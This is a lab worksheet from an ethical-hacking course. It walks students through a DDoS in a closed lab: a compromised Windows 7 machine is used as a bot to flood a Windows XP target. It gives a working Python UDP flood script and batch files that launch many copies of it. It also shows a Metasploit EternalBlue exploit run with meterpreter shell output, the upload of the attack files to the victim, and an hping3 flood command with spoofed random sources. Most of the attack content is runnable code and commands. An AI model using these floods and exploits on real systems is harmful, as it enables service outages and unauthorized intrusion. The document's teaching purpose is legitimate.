

**LESSON TITLE:** **Lab – Distributed Denial of Service Attacks (DDoS) Scenario**

**WARNING:**

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

**Level:**

- ☐ Beginner  
☒ Intermediate

**Time Required:** 120 minutes

☐ Advanced

**Audience:** ☒ Instructor-led

☐ Self-taught

**Lesson Learning Outcomes: Upon completion of this lesson, students will be able to:**

Demonstrate the execution of Distributed Denial of Service (DDoS) attacks from Kali Linux and Windows 7 on Windows XP

**Materials List:**

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- Intro to Ethical Hacking lab environment

**Introduction**

In this lab, we will be performing DDoS attack from Kali Linux and Windows 7 (as a bot of Kali Linux) on Windows XP.

Systems and Tools Used:

- Kali Linux (*u: root, p: toor*)
  - Metasploit
  - hping
- Windows 7 SP1 (*u: administrator, p: Pa\$\$w0rd*)
- Windows XP (*u: hacker, p: toor*)
- **Power down all other systems**

MAKE SURE YOUR KALI LINUX IS UPDATE TO LATEST VERSION  
INORDER TO UPDATE KALI LINUX PLEASE FOLLOW THE STEPS IN TERMINAL  
**RUN THIS COMMAND IN TERMINAL >**

**gedit /etc/apt/sources.list**

**COPY 4 lines BELOW and delete everything which exist in previous file.**

**# See**

**deb http://http.kali.org/kali kali-rolling main contrib non-free**

**# Additional line for source packages**

**# deb-src http://http.kali.org/kali kali-rolling main contrib non-free**

**MAKE SURE TO SAVE IT AFTER PASTING IT**

**Update command**

**RUN THIS COMMAND IN TERMINAL >**

**wget -q -O - <https://archive.kali.org/archive-key.asc> | apt-key add**

**RUN THIS COMMAND IN TERMINAL >**

**Sudo apt update**

**RUN THIS COMMAND IN TERMINAL >**

**Sudo apt full-upgrade y**

A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic from multiple computers.

### **Module Activity Description:**


**Part Zero: Set up Windows 7 as bot.**

DOWNLOAD AND INSTALL PYTHON ON WINDOWS 7 from  
<https://www.python.org/downloads/release/python-2717/> and SET ENVIRONMENT variable of windows 7.


TO SET ENVIRONMENT VARIABLE perform the following steps:

1. GOTO MY COMPUTER
2. GOTO C DRIVE

3. GOTO PYTHON2 folder and make sure that python is installed. (YOUR FILES MIGHT BE in PYTHON27 folder)




4. COPY THE DIRECTORY LOCATION from above header beside search option as mentioned in screenshot.
5. GOTO MY COMPUTER
6. RIGHT CLICK and CLICK on ADVANCED SYSTEM SETTINGS
7. CLICK on Environment Variables
8. Search and click on edit on path under system variables and paste the directory location. Make sure to add “;” before adding additional paths and ending paths.



## Part One: Create Programs on Kali Linux

Now create a folder on desktop called “ddos” and create the following programs. Follow the below instruction to create directory on desktop of kali linux.

**mkdir /root/Desktop/ddos**



**Program 1 : didos.py (change ip to windows XP ip in the following code).**

```
import sys
import os
import time
import socket
import random
#Code Time
from datetime import datetime
now = datetime.now()
hour = now.hour
minute = now.minute
day = now.day
month = now.month
year = now.year
#####
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
bytes = random._urandom(1490)
#####
os.system("clear")
os.system("figlet DDos Attack")
print
print "Author : Dipen Bhuva"
```

```

print "Linkedin : https://www.linkedin.com/in/dipen-bhuva-21a296158/"
print
ip = str("IP OF WINDOWS XP")
port = int("139")
os.system("clear")
os.system("figlet Attack Starting")
print "[          ] 0% "
time.sleep(5)
print "[===== ] 25% "
time.sleep(5)
print "[===== ] 50% "
time.sleep(5)
print "[===== ] 75% "
time.sleep(5)
print "[=====] 100% "
time.sleep(3)
sent = 0
while True:
    sock.sendto(bytes, (ip,port))
    sent = sent + 1
    port = port
    print "Sent %s packet to %s through port:%s"%(sent,ip,port)
    if port == 65534:
        port = 1

```

### **Program 2: dos.bat**

```

python didos.py
pause

```

### **Program 3: Loop.bat**

```

@ECHO off
SET /A a = 0
SET /A b = 10
:top
if %a%==%b% (
echo qual
) else (
SET /A a = %a%+1
START dos.bat
timeout 5
GOTO top
)
Pause

```


### **Program 4: Close.bat**

```

taskkill/im cmd.exe

```

**Question 1:** What task did we perform as represented by the following screenshot (in part Zero)?




**Answer:**

## Part Two: Executing DOS attacks from Windows 7 by Kali Linux

1. Type in terminal `msfdb init` and `msfdb run`
2. Now we are in Metasploit after running `msfdb run`
3. We are going to make use of EternalBlue vulnerability so to use that type:  
`use exploit/windows/smb/ms17_010_eternalblue`

**Question 2: Which specific Metasploit exploit do we use for exploiting Windows 7 machine?**

**Answer:**



```
root@kali: ~  
msf6 > use exploit/windows/smb/ms1  
use exploit/windows/smb/ms10_046_shortcut_icon_dllloader  
use exploit/windows/smb/ms10_061_spoolss  
use exploit/windows/smb/ms15_020_shortcut_icon_dllloader  
use exploit/windows/smb/ms17_010_eternalblue  
use exploit/windows/smb/ms17_010_psexec  
msf6 > use exploit/windows/smb/ms1  
use exploit/windows/smb/ms10_046_shortcut_icon_dllloader  
use exploit/windows/smb/ms10_061_spoolss  
use exploit/windows/smb/ms15_020_shortcut_icon_dllloader  
use exploit/windows/smb/ms17_010_eternalblue  
use exploit/windows/smb/ms17_010_psexec  
msf6 > use exploit/windows/smb/ms17_010_eternalblue  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

4. Further set RHOST to MSF console or Metasploit and type “run”:  
set RHOST <windows 7 IP address>

**Note:** Please make sure that Windows firewall is turned off and it does not have any active security shields. As this might interrupt the EternalBlue exploit.

---

**Question 3:** After running the exploit command, nothing happened to the Windows 7 machine. What might cause the exploit to not work, given that everything is configured properly from attacker side?

Answer:

---

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.2.7  
RHOSTS => 192.168.2.7  
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

5. Make sure you are in meterpreter. Now in order to upload directory to windows 7, TYPE :

Upload /root/Desktop/<name of folder where all the above programs are stored which were created in part one> /Users/Administrator/Desktop/

---

**Question 4: What are LHOST and RHOST? Please explain.**

Answer:

**Question 5: What does the marked IP stand for?**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.2.7
RHOSTS => 192.168.2.7
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Answer:

---

```
meterpreter > upload /root/Desktop/ddos /Users/Administrator/Desktop/
[*] uploading : /root/Desktop/ddos/DOS.bat -> /Users/Administrator/Desktop/\DOS
.bat
[*] uploaded  : /root/Desktop/ddos/DOS.bat -> /Users/Administrator/Desktop/\DOS
.bat
[*] uploading : /root/Desktop/ddos/Loop.bat -> /Users/Administrator/Desktop/\Lo
op.bat
[*] uploaded  : /root/Desktop/ddos/Loop.bat -> /Users/Administrator/Desktop/\Lo
op.bat
[*] uploading : /root/Desktop/ddos/close.bat -> /Users/Administrator/Desktop/\c
lose.bat
[*] uploaded  : /root/Desktop/ddos/close.bat -> /Users/Administrator/Desktop/\c
lose.bat
[*] uploading : /root/Desktop/ddos/didos.py -> /Users/Administrator/Desktop/\di
dos.py
[*] uploaded  : /root/Desktop/ddos/didos.py -> /Users/Administrator/Desktop/\di
dos.py
```

Type “shell” to go into the CLI of windows 7:




```

[*] 192.168.2.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.2.7
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.7:49175) at 2021-08-20 14:20:36 -0400
[+] 192.168.2.7:445 - -----
[+] 192.168.2.7:445 - -----WIN-----
[+] 192.168.2.7:445 - -----

meterpreter > shell
Process 2784 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

```



```

root@kali: ~
[*] 192.168.2.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.2.7
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.7:49175) at 2021-08-20 14:20:36 -0400
[+] 192.168.2.7:445 - -----
[+] 192.168.2.7:445 - -----WIN-----
[+] 192.168.2.7:445 - -----

meterpreter > shell
Process 2784 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

In the Windows Shell, type in the following commands

```
C:\Windows\System32> cd ..
```

```
C:\Windows\System32> cd ..
```

```
C:\Windows\System32> cd Users/Administrator/Desktop
```

**DDOS PROGRAM IS LOCATED ON DESKTOP**

```
C:/Users/Administrator/Desktop> dir ( to check DDoS folder program)
```

```

12/18/2021 06:50 PM <DIR> .
12/18/2021 06:50 PM <DIR> ..
11/17/2021 02:52 PM      73,802 bindtcp.exe
12/18/2021 06:50 PM          0 close.bat
11/22/2021 06:09 PM <DIR> customddos
11/22/2021 06:10 PM      1,591 customddos.rar
11/22/2021 06:12 PM      2,103 customddos.zip
12/18/2021 06:50 PM          10 didos.py
12/18/2021 06:50 PM          0 DOS.bat
11/08/2021 10:50 AM <DIR> Exploit Development
09/23/2021 01:21 PM <DIR> hackingsuccessfull
08/16/2021 02:40 PM      28 hello.txt
10/22/2021 01:38 PM      27 helloworld_10222021.txt
10/25/2021 09:15 AM      836 HTTrack Website Copier.lnk
12/18/2021 06:50 PM          0 Loop.bat
11/07/2021 05:33 PM      963 Nmap - Zenmap GUI.lnk
09/24/2021 10:24 AM <DIR> OLD BKUP to be deleted testsep23
10/22/2021 01:42 PM <DIR> Packet Captures
08/18/2021 12:46 PM <DIR> pipe
10/25/2021 08:34 AM      39 Test Oct 25.txt
      12 File(s)      79,399 bytes
      8 Dir(s)  42,287,378,432 bytes free

C:\Users\Administrator\Desktop>

```

C:\Windows\System32> Loop.bat

We can edit loop.bat by going in windows 7 and open loop.bat with notepad

Edit value of “b = 10” to any number of iteration but this can lead to hanging up of Windows 7 if we edit more iteration than Windows 7 can handle, hence it may fail the DoS attack on Windows 7, as Windows 7 can get stuck on the initiation stage due to massive load being prepared and transferred.

---

**Question 6: Provide a screenshot that shows the target / victims machine’s Desktop.**

Answer:

---


**Question 7: What is the file upload format in the Meterpreter shell?**

Answer:


---

### Part Three: Checking performance on windows XP due to DoS attack


Open task manager by clicking control+Alt+delete or press Windows+R, then type "taskmgr", and then click "OK" or hit Enter.



click on performance tab as shown in below image.



Click on networking and check default graph



---

**Question 8: Provide result of DOS attack from kali linux and Windows 7 as bot**  
Result of DOS ATTACK (only from windows 7)

---

**Part Three: Executing DDoS attack against windows XP through hping3 command from Kali**

Simultaneously, we can use hping3 in Kali linux in new tab on kali linux terminal.

**hping3 -c 95000 -d 120 -S -w 64 -p 80 --udp --flood --rand-source 192.168.2.4**

---

**Question 9: What is the outcome of this command?**

`hping3 -c 95000 -d 120 -S -w 64 -p 80 --udp --flood --rand-source`

Is it missing any parameters? If yes then what is it?

**Answer:**


---

This results in DDoS ATTACK due to combination of windows 7 and kali linux attacking windows xp.

---

**Question 10: Provide result of DDoS attack on Windows XP.**

Example:



**Answer:**


---

<b>Part Four: Stop DDoS attack</b>
------------------------------------

Go to Kali, meterpreter session and type in the following command to stop DoS attack from Windows 7 to Windows XP

```
C:\Users\Administrator\Desktop>close.bat  
close.bat  
  
C:\Users\Administrator\Desktop>taskkill/im cmd.exe
```

